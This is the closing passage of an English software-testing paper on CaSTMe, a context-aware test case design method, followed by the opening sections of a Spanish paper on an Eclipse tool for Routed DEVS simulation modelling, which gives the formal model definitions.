Griebe and Gruhn [23] propose a model-based testing approach to test context-aware mobile applications. Their methodology is lightly similar to that presented in [21]. In short, in their approach the UML activity diagrams are enriched by context information, and then these models are transformed into Petri Nets for analyzing and processing structural model properties. Finally, from the Petri Nets, a platform and technology-independent system testing model is generated that includes context information for the Testing Realization activity.

On the other hand, Vieira *et al.* [24] claim that testing CASS is a high-endavor task since these kinds of systems involve a large number of different scenarios. Therefore, these authors have developed a tool that simulates a real test

environment. By using this simulator, the user can model and simulate different Test Particular Situations in which the Test Context Entities are involved.

In [25], Amalfitano *et al.* analyzed reports of defects in order to define use scenarios as detection patterns of potential failures. Some of the Test Context Entities considering in their defined use scenarios are: the GPS (GPS signal), network, phone calls, messages incoming, the camera, among others.

However, for the abovementioned related work, a robust and common terminological (ontological) support for their techniques, tools or methodologies was often neglected. Moreover, we found different terms with the semantics of Test Context Entity, such as context features, context dimensions, contextual factors, context variables, among others. In [14], the authors define context with similar semantics to the one we give to the Situation term.

5. Conclusions and Future Work

In this work we have presented a technique to design context-aware Test Cases that support V&V of CASS. We call it CaSTMe which is a Specification-based Method (i.e., a black-box technique). Like the conventional Scenario-based Testing Method, our technique reuses some artifacts produced during the software development cycle as use cases, sequence diagrams, communication diagrams, among others, which serve as representations of Situation Models.

The main benefit of the CaSTMe is that helps to capture all the necessary information to design and implement test environments in which context-aware Test Cases will be executed (i.e., the produced environments will be consumed later by Testing Realization activities). Note that the proposed template in Table 1 considers all necessary and sufficient information in order to design and implement test environments that involve Context Entities. Additionally, when using this Testing Method, which is the Test Object (i.e., the test target) and what are the Test Context Entities (i.e., the test environment) are well identified. Furthermore, the template produced by the CaSTMe records other useful elements as Test Basis and Situation Model's *specifications*. A full specified template for Test Particular Situation #2 is available at <https://bit.ly/TemplateTPS2>.

On the other hand, we have remarked throughout the exemplified situations that Test Context Entities identified in Test Particular Situations can impact in the Test Case design, influencing in its *inputs*, *conditions* or both, as also discussed in [14]. We have also pointed out that not always all Test Context Entities in a Particular Situation can influence Test Cases. For example, when we illustrated Test Particular Situation #4, we have mentioned that Test Context Entity #4.1 was not considered to design Test Cases. Consequently, when designing test environments, it is important to consider all the information of the template

and not just that of the Test Cases to accurately reproduce the Test Particular Situations.

In [14], the authors present a template that supports designing Test Cases for CASS. This template records what are the fixed conditions and varying conditions for Context Entities. They add this information to Test Cases, i.e., these have other structural elements in addition to those widely adopted and known by testers, namely: *inputs*, *preconditions*, *postconditions* and *expected results* [1], [5]. Note that our template does not explicitly capture varying and fixed conditions since this information is implicit in the Situation Model's *specification*. In short, our Testing Method doesn't aim to add more information to the Test Cases, but rather to add and design complementary information (Test Particular Situations, Testable Entity, Test Context Entity and Test Basis) necessary to implement test environment where Context Entities participate. Additionally, it is important to remark that both Testing Design Methods have the same purpose, namely: effectively verify and validate CASS.

Unlike other works with the same purposes, our Testing Design Method is semantically enriched by ontologies. All concepts (i.e., terms, properties and relationships) included in the template are explicitly defined. This entails benefits as ambiguities can be avoided in addition to the fact that the results would be more easily comparable. Moreover, the ontologies are placed in a four-tier ontological architecture where the testing ontology (TestTDO) and the ontology for situations (SituationCO) are enriched by other ontologies and by the ThingFO foundational ontology. Note that this common terminological reference implies a degree of quality in the ontologies used, from which the proposed Testing Method benefits.

On the other hand, it is important to mention that we have illustrated our technique only to design Test Cases in order to perform Functional Dynamic Testing (a special kind of Dynamic Testing activity) [13], [18]. In all the above-exemplified Test Particular Situations, we have designed Test Cases to verify Functional Requirements. However, our method could be used to design Test Cases in order to perform Non-Functional Dynamic Testing activities as well. We could consider some Test Particular Situations to verify Non-Functional Requirements as Security, Usability, Performance, among others. Therefore, as future work, we will design Test Particular Situations intended to verify and/or validate Non-Functional Requirements. In addition, we will try to use our technique in an actual industrial environment to get feedback on its usefulness by professional testers.

Acknowledgments

This work and line of research are supported partially by the Science and Technology Agency of Argentina, in the PICT 2014-1224 project at UNLPam. Also, they are

supported partially by the Engineering School at UNLPam, (Res. CD N° 121/19), in the project named “Family of Strategies for Functional and Non-Functional Software Testing considering Different Test Goal Purposes”.

References

- [1] ISO, “ISO/IEC/IEEE 29119-1, Software and systems engineering - Software Testing – Part 1: Concepts and definitions.” 2013.
- [2] P. Bourque and R. E. Fairley, “Guide to the Software Engineering Body of Knowledge (SWEBOK Guide), Version 3.0, IEEE Computer Society.” 2014, [Online]. Available: www.swebok.org.
- [3] ISO, “ISO/IEC/IEEE 29119-4: Software and systems engineering - Software Testing – Part 4: Test techniques.” 2015.
- [4] D. Amalfitano, S. Matalonga, A. C. S. Doreste, A. R. Fasolino, and G. H. Travassos, “A Rapid Review on Testing of Context-Aware Contemporary Software Systems,” 2019.
- [5] ISTQB, “International Software Testing Qualifications Board, Standard Glossary of Terms used in Software Testing, Version 3.2.” 2019, [Online]. Available: <https://www.istqb.org/>.
- [6] H. Mhanna, P. Leserf, and S. Saudrais, “Generation of Context-Based Usage Scenario Test from UML Sequence Diagrams,” in *2018 IEEE/ACS 15th International Conference on Computer Systems and Applications (AICCSA)*, 2018, pp. 1–7.
- [7] S. K. Misra and D. P. Mohapatra, “A Novel Methodology for Test Scenario Generation based on Control Flow Analysis of Uml 2.X Sequence Diagrams,” *International Journal of Research in Engineering and Technology*, vol. 03, no. 15, pp. 113–122, 2014.
- [8] E. G. Cartaxo, F. G. O. Neto, and P. D. L. Machado, “Test case generation by means of UML sequence diagrams and labeled transition systems,” in *Conference Proceedings - IEEE International Conference on Systems, Man and Cybernetics*, 2007, pp. 1292–1297, doi: 10.1109/ICSMC.2007.4414060.
- [9] M. Sarma, D. Kundu, and R. Mall, “Automatic Test Case Generation from UML Sequence Diagram,” in *15th International Conference on Advanced Computing and Communications (ADCOM 2007)*, 2007, pp. 60–67.
- [10] S. K. Swain and D. P. Mohapatra, “Test Case Generation from Behavioral UML Models,” *International Journal of Computer Applications*, vol. 6, no. 8, pp. 5–11, 2010.
- [11] A. V. K. Shanthy and G. M. Kumar, “Automated Test Cases Generation from UML Sequence Diagram,” in *International Conference on Software and Computer Applications (ICSCA 2012)*, 2012, pp. 83–89.
- [12] I. Sommerville, *Software Engineering*, 9th ed. Prentice-Hall International Editorial, 2011.
- [13] G. Tebes, L. Olsina, D. Peppino, and P. Becker, “TestTDO: A Top-Domain Software Testing Ontology,” in *XXIII CibSE' 20*, 2020, pp. 1–14.
- [14] A. C. De Souza Doreste and G. H. Travassos, “Towards Supporting the Specification of Context-Aware Software System Test Cases,” in *XXIII CibSE' 20*, 2020, pp. 1–8.
- [15] P. Becker, F. Papa, and L. Olsina, “Process Ontology Specification for Enhancing the Process Compliance of a Measurement and Evaluation Strategy,” *CLEI electronic journal*, vol. 18, no. 1, pp. 1–26, 2015, doi: 10.19153/cleiej.18.1.2.
- [16] L. Olsina, “Analyzing the Usefulness of ThingFO as a Foundational Ontology for Sciences,” in *proceedings of ASSE'20, 49 JAIIO*, 2020, pp. 1–20.
- [17] L. Olsina, G. Tebes, D. Peppino, and P. Becker, “SituationCO: A core ontology for situations, Preprint in Research Gate, Unpublished results.” doi: 10.13140/RG.2.2.11359.82089/3.
- [18] G. Tebes, D. Peppino, P. Becker, and L. Olsina, “TestTDO v1.1’s Terms, Properties, Relationships and Axioms - A Top-Domain Software Testing Ontology, Preprint in Research Gate, Unpublished results.” doi: 10.13140/RG.2.2.26338.07368/1.
- [19] A. S. Ami, M. M. Hasan, M. R. Rahman, and K. Sakib, “MobiCoMonkey - Context Testing of Android Apps,” in *Proceedings of the 5th International Conference on Mobile Software Engineering and Systems*, Apr. 2018, pp. 76–79, doi: 10.1145/3197231.3197234.
- [20] M. A. Mehmood, M. N. A. Khan, and W. Afzal, “Automating Test Data Generation for Testing Context-Aware Applications,” in *Proceedings of the IEEE International Conference on Software Engineering and Service Sciences, ICSESS*, Mar. 2019, pp. 104–108, doi: 10.1109/ICSESS.2018.8663920.
- [21] M. A. Mehmood and M. N. A. Khan, “An Automated Functional Testing Framework for Context-Aware Applications,” *IEEE Access*, vol. 6, pp. 46568–46583, Aug. 2018, doi: 10.1109/ACCESS.2018.2865213.
- [22] D. R. Almeida, P. D. L. Machado, and W. L. Andrade, “Testing tools for Android context-aware applications: a systematic mapping,” *Journal of the Brazilian Computer Society*, vol. 25, no. 12, pp. 1–22, Dec. 2019, doi: 10.1186/s13173-019-0093-7.
- [23] T. Griebe and V. Gruhn, “A model-based approach to test automation for context-aware mobile applications,” in *Proceedings of the ACM Symposium on Applied Computing*, 2014, pp. 420–427, doi: 10.1145/2554850.2554942.
- [24] V. Vieira, K. Holl, and M. Hassel, “A context simulator as testing support for mobile apps,” in *Proceedings of the ACM Symposium on Applied Computing*, Apr. 2015, pp. 535–541, doi: 10.1145/2695664.2695782.
- [25] D. Amalfitano, A. R. Fasolino, P. Tramontana, and N. Amatucci, “Considering context events in event-based testing of mobile applications,” in *Proceedings - IEEE 6th International Conference on Software Testing, Verification and Validation Workshops, ICSTW 2013*, 2013, pp. 126–133, doi: 10.1109/ICSTW.2013.22.

Diseño e Implementación de una Herramienta de Software para el Modelado y Simulación en RDEVs (WIP)

María Julia Blas^{1,2}, Fidel Dalmaso², Mateo Toniolo², Silvio Gonnet^{1,2}

¹Instituto de Desarrollo y Diseño INGAR (UTN-CONICET)

²Universidad Tecnológica Nacional-Facultad Regional Santa Fe
mariajuliablas@santafe-conicet.gov.ar, fideldalmaso@gmail.com,
mateojustotoniolo@gmail.com, sgonnet@santafe-conicet.gov.ar

Resumen

En los últimos años, el campo de Modelado y Simulación ha comenzado a abordar nuevas propuestas basadas en la construcción de modelos conceptuales como soporte al diseño e implementación de modelos de simulación. Bajo esta perspectiva, la definición de un modelo de simulación puede formularse partiendo de un modelo conceptual en el cual se abstrae el dominio del problema bajo estudio. En este trabajo se presenta la arquitectura de una herramienta de software para la construcción, ejecución y visualización de modelos de simulación basados en Routed DEVS. El formalismo Routed DEVS ha sido presentado con anterioridad como una subclase del formalismo Discrete Event System Specification que busca dar solución a la identificación de eventos como funcionalidad embebida dentro de los modelos de simulación. Se presenta un conjunto de módulos de software que toman como punto de partida una representación gráfica del dominio y generan el código Java asociado a los modelos requeridos. Estos módulos son acompañados de módulos de captura de datos y visualización de información con el objetivo de proveer al usuario, de forma simple y amigable, una evaluación del estado resultante de cada corrida de simulación.

1. Introducción

El formalismo Discrete Event System Specification (DEVs) es un formalismo de modelado basado en la teoría de sistemas que proporciona una metodología general para la construcción jerárquica de modelos de simulación reutilizables de forma modular [1]. El núcleo de DEVs incluye un *framework de Modelado y Simulación (M&S)* estructurado en base a tres componentes: *modelo*, *simulador* y *marco experimental*. Cada uno de estos componentes debe ser visto como una entidad independiente que actúa con el objetivo de dar lugar al proceso de M&S. En este sentido, el *modelo* describe la especificación del sistema según su comportamiento y estructura. Por su parte, el *simulador* refiere al sistema computacional que se encarga

de ejecutar las instrucciones del modelo. Finalmente, el *marco experimental* representa las condiciones bajo las cuales el sistema es observado, dando lugar al contexto de experimentación y validación del modelo.

Varios autores han mejorado las capacidades de DEVs en respuesta a diferentes situaciones, brindando soluciones aplicables a distintos problemas de simulación asociados a múltiples dominios. Entre las extensiones más populares se encuentran Cell-DEVs [2], Dynamic Structure DEVs [3], Fuzzy-DEVs [4], Min-Max DEVs [5], Parallel DEVs [6], and Vectorial DEVs [7]. En este contexto, Routed DEVs (RDEVs) [8] ha sido desarrollado recientemente como una nueva extensión del formalismo DEVs que facilita el modelado y simulación de problemas centrados en el ruteo de eventos sobre modelos de simulación discretos.

Tanto DEVs como sus extensiones, son formalismos abstractos para la especificación de modelos de simulación de forma independiente de cualquier implementación particular. No obstante, existe una necesidad de que estos modelos sean ejecutables. Por naturaleza, la simulación es un campo técnico [9]. Luego, cuando los ingenieros desean simular modelos formalizados en DEVs, deben programarlos explícitamente en el lenguaje admitido por un simulador específico; lo que, por ejemplo, significa escribir código Java o C++ u otro lenguaje de programación de propósito general [10]. Esta implementación se denomina “reducción a forma concreta” [1].

Sin embargo, cuando se definen implementaciones para modelos DEVs utilizando lenguajes de propósito general es difícil garantizar que los modelos resultantes se ajusten a su formalización [11]. Las propiedades y restricciones matemáticas definidas en los modelos DEVs deben garantizarse en cualquier implementación de los mismos. Por lo tanto, la tarea de diseñar e implementar modelos de simulación basados en DEVs no es trivial. En este contexto, es fundamental contar con entornos de M&S que asistan al modelador en la formalización de los modelos, pero que también posibiliten la obtención de sus implementaciones de forma semiautomática.

Hoy en día, existen múltiples herramientas de software y simuladores para modelos DEVs [12]. Muchas de estas

herramientas admiten capacidades de modelado gráfico. Por ejemplo, PowerDEVS [13] integra diferentes módulos de software con el objetivo de proporcionar un entorno de modelado gráfico, un editor de modelo atómico y un generador de código. En la misma dirección, el entorno de modelado gráfico CD ++ Builder [14] brinda la posibilidad de crear modelos para CD ++ [2]. DEVSimPy [15] ofrece un entorno de modelado gráfico para modelos acoplados. Un enfoque similar es aplicado en Virtual Laboratory Environment [16], donde los modelos atómicos se escriben en C ++ y los modelos acoplados se pueden crear usando el entorno gráfico o escribiendo manualmente archivos XML.

Sin embargo, aunque todas estas herramientas son válidas, estos enfoques se centran en construir gráficamente modelos que ya han sido diseñados por algún modelador o, por el contrario, requieren de un cierto nivel de codificación para obtener las implementaciones finales de los modelos atómicos. Luego, debido al uso de lenguajes de propósito general, frecuentemente las herramientas de M&S se encuentren orientadas al desarrollador.

En los últimos años, el área de M&S ha comenzado a abordar propuestas basadas en la construcción de modelos conceptuales como soporte al diseño e implementación de distintos tipos de modelos de simulación, donde el modelo conceptual es independiente del código del modelo a simular [9]. Desde la perspectiva del modelado, un modelo de simulación es similar a un modelo de sistema de software. Esto se debe a que ambos tipos de modelos se desarrollan a partir de un modelo de sistema conceptual [17-18]. Luego, el modelo conceptual describe el modelo de simulación de forma independiente a los lenguajes de implementación utilizados para darle soporte. En esta dirección, se han desarrollado distintas propuestas con el objetivo de determinar cómo las técnicas de Ingeniería de Software pueden ayudar al modelado conceptual, a la construcción de simulaciones basadas en dicho modelo, y a su validación [9]. En este contexto, una herramienta de software de M&S debe, al menos, proporcionar dos conjuntos distintos de módulos: módulos de software para la definición de los modelos y módulos de software para la ejecución de los modelos de simulación definidos.

En este trabajo se propone una herramienta de software para M&S implementada como un complemento del entorno de desarrollo Eclipse [19] que permite especificar modelos de simulación de procesos de enrutamiento pensados en su abstracción a un modelo de grafos. Como mecanismo de formalización para los modelos de simulación se utiliza el formalismo RDEVS [8]. En este sentido, se presenta la arquitectura de software que da soporte a los diferentes módulos que componen la herramienta final; centrandolo en tres tipos de módulos: *módulos de especificación de modelos*, *módulos de ejecución de simulación y captura de datos*, y *módulos de visualización de resultados*. De esta manera, el objetivo final de la herramienta bajo desarrollo es: *i)* ofrecer un entorno gráfico para el modelado del formalismo RDEVS utilizando una descripción gráfica estandarizada, y *ii)* generar código Java para estos modelos de forma tal que puedan ser ejecutados haciendo uso de simuladores DEVS.

El resto del trabajo se encuentra estructurado de la siguiente manera. La Sección 2 presenta el formalismo RDEVS, describiendo las formalizaciones de cada uno de los modelos propuestos en la extensión DEVS junto con su interpretación y uso. La Sección 3 describe la herramienta de M&S propuesta, incluyendo una descripción de cada uno de los módulos de software bajo desarrollo y las tecnologías Java que le dan soporte. Finalmente, la Sección 4 se encuentra dedicada a las conclusiones y trabajos futuros.

2. Formalismo Routed DEVS (RDEVS) como Extensión de DEVS

El formalismo RDEVS ha sido presentado en [8] como una subclase del formalismo DEVS [1] que busca dar solución a la identificación de eventos como funcionalidad embebida dentro de modelos de simulación basados en eventos discretos.

Frecuentemente, el objetivo de los modelos de simulación DEVS plantea la necesidad de identificar el origen y/o indicar el destino de los eventos a fin de garantizar su correcto procesamiento. Este problema se conoce como *problema de ruteo de eventos* (o, simplificado, *problema de ruteo*). Un *problema de ruteo* afecta el diseño del modelo de simulación, pero no se encuentra específicamente vinculado al comportamiento de los componentes a diseñar. Es decir, a nivel del escenario a modelar (*dominio*), los componentes no presentan una característica propia de ruteo de mensajes. Sin embargo, a nivel del modelo de simulación (*diseño*), los modelos que representan los distintos componentes requieren funcionalidad de ruteo para los eventos a intercambiar. En este contexto, RDEVS actúa como una capa sobre DEVS que provee funcionalidad de ruteo sin necesidad de que el modelador recurra a nuevas especificaciones DEVS para lograr estas funcionalidades [2]. De esta forma, la incorporación de dicha funcionalidad como parte del formalismo de simulación, reduce la complejidad de diseño ya que el modelador no debe incorporar nuevos módulos de simulación para el manejo de las rutas. Esto es, RDEVS actúa como una *abstracción* entre el *dominio* y el *diseño* que ayuda a generar modelos de simulación reutilizables reduciendo el tiempo de trabajo requerido para la obtención del modelo de simulación final.

El formalismo RDEVS define tres tipos de modelos de simulación, a saber: *modelo esencial*, *modelo de ruteo* y *modelo de red*. En el apartado 3.1 se presentan las definiciones formales de los modelos de simulación propuestos en el formalismo RDEVS, los cuales son interpretados en el apartado 3.2. Teniendo en cuenta que cada *modelo* representa un nivel de *abstracción* utilizado para conceptualizar los elementos que conforman un *problema de ruteo*, en el apartado 3.3 se presentan las relaciones entre los elementos que forman un problema de ruteo (*dominio*), los modelos RDEVS (*abstracción*) y los modelos DEVS (*diseño*). Estas relaciones sientan las bases para la aplicación del formalismo RDEVS en la resolución de un *problema de ruteo*.

2.1. Modelos de Simulación RDEVS

Un *modelo esencial* representa el *comportamiento de un componente*. A fin de garantizar funcionalidad de ruteo sobre modelos DEVS, este modelo queda definido como un modelo DEVS atómico [1]. Luego, un *modelo esencial* es formalmente definido por la estructura

$$E = \langle X, S, Y, \delta_{int}, \delta_{ext}, \lambda, \tau \rangle$$

donde:

$X \equiv$ conjunto de eventos de entrada,

$S \equiv$ conjunto de estados secuenciales,

$Y \equiv$ conjunto de eventos de salida,

$\delta_{int}: S \rightarrow S \equiv$ función de transición interna,

$\delta_{ext}: Q \times X \rightarrow S \equiv$ función de transición externa, en la cual:

$Q = \{(s, e) \mid s \in S, 0 \leq e \leq \tau(s)\} \equiv$ conjunto de estados totales,

$e \equiv$ tiempo transcurrido desde la última transición,

$\lambda: S \rightarrow Y \cup \emptyset \equiv$ función de salida,

$\tau: S \rightarrow \mathbb{R}^+_{0,\infty} \equiv$ función de avance de tiempo.

Sobre un *modelo esencial*, se definen uno o más *modelos de ruteo*. Un *modelo de ruteo* representa un nodo que define la *estructura de un componente* como una entidad que posee la capacidad de definir el origen/destino de sus eventos de entrada/salida. Luego, la *estructura de un componente* queda definida como el *comportamiento del componente* junto con su *política de ruteo*. Es decir, al relacionar una *política de ruteo* con un *modelo esencial*, y proveer una *estructura* adecuada para su funcionamiento ensamblado, se obtiene un *modelo de ruteo*. En este sentido, distintos *modelos de ruteo* pueden compartir un mismo *comportamiento* (es decir, un mismo *modelo esencial*).

Luego, un *modelo de ruteo* queda definido formalmente por la estructura

$$R = \langle \omega, E, M \rangle$$

donde:

$\omega = (u, W, \delta r) \equiv$ *política de ruteo*, en la cual:

$u \in N_0 \equiv$ identificador de la entidad,

$W = \{w_1, w_2, \dots, w_p \mid w_1, w_2, \dots, w_p \in N_0\} \equiv$ identificadores de *modelos de ruteo* que representan remitentes habilitados,

$\delta r: S_M \rightarrow T \equiv$ función de ruteo encargada de dirigir eventos de salida, en la cual:

$S_M \equiv$ conjunto de estados del modelo M,

$T = \{t_1, t_2, \dots, t_k \mid t_1, t_2, \dots, t_k \in N_0\} \equiv$ identificadores de *modelos de ruteo* que definen posibles destinos,

$E = \langle X_E, S_E, Y_E, \delta_{int,E}, \delta_{ext,E}, \lambda_E, \tau_E \rangle \equiv$ *modelo esencial* embebido en R,

$M = \langle X_M, S_M, Y_M, \delta_{int,M}, \delta_{ext,M}, \lambda_M, \tau_M \rangle \equiv$ modelo DEVS atómico que describe el funcionamiento de R, en el cual:

$X_M = \{(x, h, T) \mid x \in X_E, h \in N_0, T = \{t_1, t_2, \dots, t_k \mid t_1, t_2, \dots, t_k \in N_0\}\} \equiv$ conjunto de eventos de entrada identificados, con:

$x \equiv$ valor de entrada definido en E,

$h \equiv$ identificador del modelo remitente,

$T \equiv$ identificadores de modelos destinatarios,

$S_M = S_E \equiv$ conjunto de estados secuenciales,

$Y_M = \{(y, h, T) \mid y \in Y_E, h \in N_0, T = \{t_1, t_2, \dots, t_k \mid t_1, t_2, \dots, t_k \in N_0\}\} \equiv$ conjunto de eventos de salida identificados, con:

$y \equiv$ valor de salida definido en E,

$h = u \equiv$ identificador del modelo remitente,

$T \equiv$ identificadores de los modelos destinatarios,

$\delta_{int,M}: S_M \rightarrow S_M = \delta_{int,E} \equiv$ función de transición interna,

$\delta_{ext,M}: Q_M \times X_M \rightarrow S_M \equiv$ función de transición externa, en la cual:

$Q_M = \{(s, e) \mid s \in S_M, 0 \leq e \leq \tau_M(s)\} \equiv$ conjunto de estados totales,

$e \equiv$ tiempo transcurrido desde la última transición,

cuya definición acepta eventos de entrada únicamente cuando se satisface una de las siguientes condiciones: i) el evento ha sido enviado a R desde un *modelo de ruteo* origen habilitado, ii) el evento proviene de una fuente externa, o iii) la configuración del modelo lo fuerza a aceptar todos los eventos de entrada. Luego, su definición es:

$$\delta_{ext,M}(s, e, x') = \begin{cases} \delta_{ext,M}(s, e_c + e, x) & \text{si se cumple } \textcircled{1} \\ S & \text{en otro caso } \textcircled{2} \end{cases}$$

donde:

$\textcircled{1} (u \in T \wedge h \in W) \vee (h = 0 \wedge u \in T) \vee (u = 0 \wedge W = \emptyset)$ con $x' = (x, h, T)$ con $e_c = 0$ luego de la ejecución,

$\textcircled{2}$ actualizando el tiempo transcurrido acumulado como $e_c = e_c + e$,

$\lambda_M: S_M \rightarrow Y_M \cup \emptyset \equiv$ función de salida que genera eventos identificados, la cual queda definida como: $\lambda_M(s) = (\lambda_E(s), u, \delta_r(s))$

$\tau_M: S_M \rightarrow \mathbb{R}^+_{0,\infty} \equiv$ función de avance de tiempo.

Finalmente, un *modelo de red* representa el grafo sobre el cual se define el proceso de ruteo. Dicho proceso queda delimitado por un conjunto de entidades (es decir, *modelos de ruteo*) y sus conexiones. En este caso, con el objetivo de

dejar la determinación de las rutas a las políticas de ruteo asociadas a cada nodo, los *modelos de ruteo* son forzosamente conectados con acoplamientos todos contra todos (excepto si mismos). Además, teniendo en cuenta que el proceso de ruteo se da dentro del *modelo de red*, los eventos que entran/salen del modelo no contienen identificación de origen/destino. Luego, para lograr un correcto funcionamiento del proceso de ruteo, la definición del modelo de red incluye dos funciones de traducción (función de traducción de entradas y función de traducción de salidas) que actúan como nexo entre los valores de entrada/salida y los *modelos de ruteo* que componen el *modelo de red*.

Formalmente, un *modelo de red* queda definido por la estructura

$$N = \langle X, Y, D, \{R_d\}, \{I_d\}, \{Z_{i,d}\}, T_{in}, T_{out}, Select \rangle$$

donde:

$X \equiv$ conjunto de valores de entrada,

$Y \equiv$ conjunto de valores de salida,

$D \equiv$ identificadores de las entidades que componen la red, con $d \in N_0, \forall d \in D$,

Para cada $d \in D, R_d$ es un *modelo de ruteo* definido como $R_d = \langle \omega_d, E_d, M_d \rangle$ con $u_d = d$,

Para cada $d \in D \cup \{N\}, I_d$ es el conjunto de influyentes de d , el cual es definido como $I_d = \{i \mid i \in D \wedge i \neq d\} \cup \{N\}$ para mantener los acoplamientos todos-contra-todos (excepto si mismos) dentro de la definición del *modelo de red*,

Para cada $i \in I_d, Z_{i,d}$ es la función de traducción entre los eventos de salida del *modelo de ruteo* i y los eventos de entrada del *modelo de ruteo* d , siendo:

$$Z_{i,d} = T_{in} \text{ si } i = N,$$

$$Z_{i,d} = T_{out} \text{ si } d = N,$$

$$Z_{i,d}: Y_{M,i} \rightarrow X_{M,d} \text{ si } i \neq N \wedge d \neq N,$$

$T_{in}: X \rightarrow \{(x, h, T) \mid x \in X, h \in N_0, T = \{t_1, t_2, \dots, t_k \mid t_1, t_2, \dots, t_k \in N_0\}\} \equiv$ función de traducción de entrada la cual toma un evento de entrada externo y devuelve un evento de entrada identificado dentro del proceso de ruteo (indicando los identificadores de los *modelos de ruteo* a ser utilizados como destinatarios para dicho evento), en la cual:

$x \equiv$ evento de entrada,

$h = 0 \equiv$ identificador del *modelo de ruteo* remitente (el valor 0 indica que el evento proviene de una fuente externa),

$T \equiv$ identificadores de destinatarios del evento de entrada,

$T_{out}: \{(y, h, T) \mid y \in Y, h \in N_0, T = \{t_1, t_2, \dots, t_k\} \mid t_1, t_2, \dots, t_k \in N_0\} \rightarrow Y \equiv$ función de traducción de salida la

cual toma un evento de salida identificado dentro del proceso de ruteo (cuyo destinatario indica que debe ser enviado al exterior del *modelo de red*) y devuelve un evento de salida a ser enviado hacia el exterior de la red, en la cual:

$y \equiv$ evento de salida,

$h \equiv$ identificador del *modelo remitente*,

$T = \emptyset \equiv$ identificadores de destinatarios (el conjunto vacío indica que el destino es un *modelo externo* a la red),

$Select: 2D \rightarrow D \equiv$ función desempate para transiciones simultaneas.

2.2. Interpretación de Modelos RDEVS

Sea N un *modelo de red* que representa un sistema sobre el cual se debe resolver un proceso de ruteo. Cuando se produce el arribo de un valor x ($x \in X$) a N , se ejecuta su función de traducción de entrada T_{in} a fin de transformar el valor recibido x en un evento con identificación x' dentro de la red. Al llevar información de destino, el evento x' será propagado a todos los *modelos de ruteo* R_d que componen a N . Cada *modelo* R_d será el encargado de definir cómo tratar el evento x' .

Cuando un *modelo de ruteo* recibe un evento de entrada x' , ejecuta su función de transición externa $\delta_{ext,M}$. Esta función, además de conocer el evento que arriba (es decir, x'), recibe información del estado actual del modelo (denominado s) y del tiempo transcurrido desde su última transición (valor de e). De acuerdo a su definición, la función puede provocar dos clases de cambios de estado en el *modelo de ruteo*. Si el evento cumple con ①, el *modelo de ruteo* evolucionará de acuerdo al cambio de estado definido en la función de transición externa asociada al *modelo esencial* que define su comportamiento (es decir, la función $\delta_{ext,E}$). En otro caso, el *modelo de ruteo* se mantendrá en el estado s (es decir, ignorará el evento x' que ha arribado ya que su *política de ruteo* no le permitió aceptarlo).

De forma independiente al arribo de eventos externos, un *modelo de ruteo* puede cambiar su estado a causa del paso del tiempo. Por definición, si no se da ningún evento externo que altere el estado actual s , el *modelo* permanecerá en el estado s durante la cantidad de instantes de tiempo definida en la función avance de tiempo para dicho estado (es decir, $\tau(s)$). Cuando el tiempo transcurrido en el estado s (el cual queda indicado como e) es igual a la cantidad de instantes de tiempo que el *modelo* debe mantenerse en dicho estado (es decir, $e = \tau(s)$), el *modelo* producirá un cambio de estado. Previo al cambio de estado, el *modelo de ruteo* debe producir una salida. Para esto, el *modelo* ejecuta su función de salida λ_M a fin de generar un evento con identificación que será enviado a destinatarios específicos (es decir, el conjunto de *modelos de ruteo* habilitados en su *política de ruteo*). El evento de salida y' que se genera en esta instancia, contiene un valor de salida y que se obtiene de la definición de comportamiento asociada al *modelo de*

ruteo (es decir, de la función de salida λ_E que pertenece al *modelo esencial* embebido en el nodo). Una vez producida la salida, el *modelo de ruteo* cambia de estado siguiendo la definición de su función de transición interna $\delta_{int,M}$. Teniendo en cuenta que este cambio de estado obedece al *comportamiento* definido para el nodo (es decir, a su *modelo esencial*), la definición de la función $\delta_{int,M}$ es equivalente a la definición de la función de transición interna de E (es decir, $\delta_{int,E}$).

Si en algún momento se produce un evento con identificación y' cuyo destinatario indique que debe ser enviado al exterior de la red, el *modelo de red* ejecuta su función de traducción de salida T_{out} . En este caso, la función actúa en sentido opuesto a la función de traducción de entrada. Por esto, su objetivo es remover la información de ruteo (es decir, los componentes h y T) a fin de propagar el valor de salida y (que compone a y') hacia el exterior del modelo.

2.3. Uso de Modelos RDEVs

El núcleo de RDEVs consiste en la abstracción y organización del flujo de eventos entre modelos de forma independiente a la definición del *comportamiento de los componentes*. De acuerdo con esta perspectiva, el conjunto de componentes requeridos como parte de la simulación puede ser modelado en DEVS y, posteriormente, se puede aplicar el formalismo RDEVs sobre estos modelos a fin de diseñar y simular el *problema de ruteo*. Con el objetivo de

clarificar las relaciones entre los distintos niveles de aplicación (*dominio*, *abstracción* y *diseño*), la Figura 1 presenta un esquema de ejemplo.

Como puede observarse, a nivel de *dominio*, un *problema de ruteo* queda definido por un conjunto de elementos conectados de forma selectiva según un conjunto de rutas predefinidas. En el ejemplo (nivel superior de la Figura 1), se definen dos rutas. Cada ruta corresponde a un color (azul y rojo). En este caso, la ruta señalada con color azul marca el camino $E2 \rightarrow E1 \rightarrow E2 \rightarrow E3$. Por su parte, la ruta indicada con color rojo refiere al camino $E2 \rightarrow E1 \rightarrow E2 \rightarrow E4 \rightarrow E3$. Tal como se presenta en este problema, un mismo elemento puede repetirse en diferentes lugares de la estructura. Sin embargo, aunque el elemento se encuentre replicado dentro de las rutas definidas, todas las réplicas de un mismo elemento cumplen la misma función (es decir, exhiben el mismo comportamiento) sobre diferentes caminos.

En este contexto, la forma en la cual RDEVs abstrae estos elementos del problema original se presenta en el nivel intermedio (*abstracción*). Como puede observarse, todo el *proceso de ruteo* es modelado en base a un único *modelo de red*. Cada nodo del proceso, se presenta como un *modelo de ruteo*. Estos modelos se encuentran vinculados por acoplamientos todos contra todos (excepto si mismos) a fin de respetar la definición del formalismo. Luego, cada *modelo de ruteo* estructura una entidad específica dentro del proceso integrando un *modelo esencial* con su *política de ruteo*.

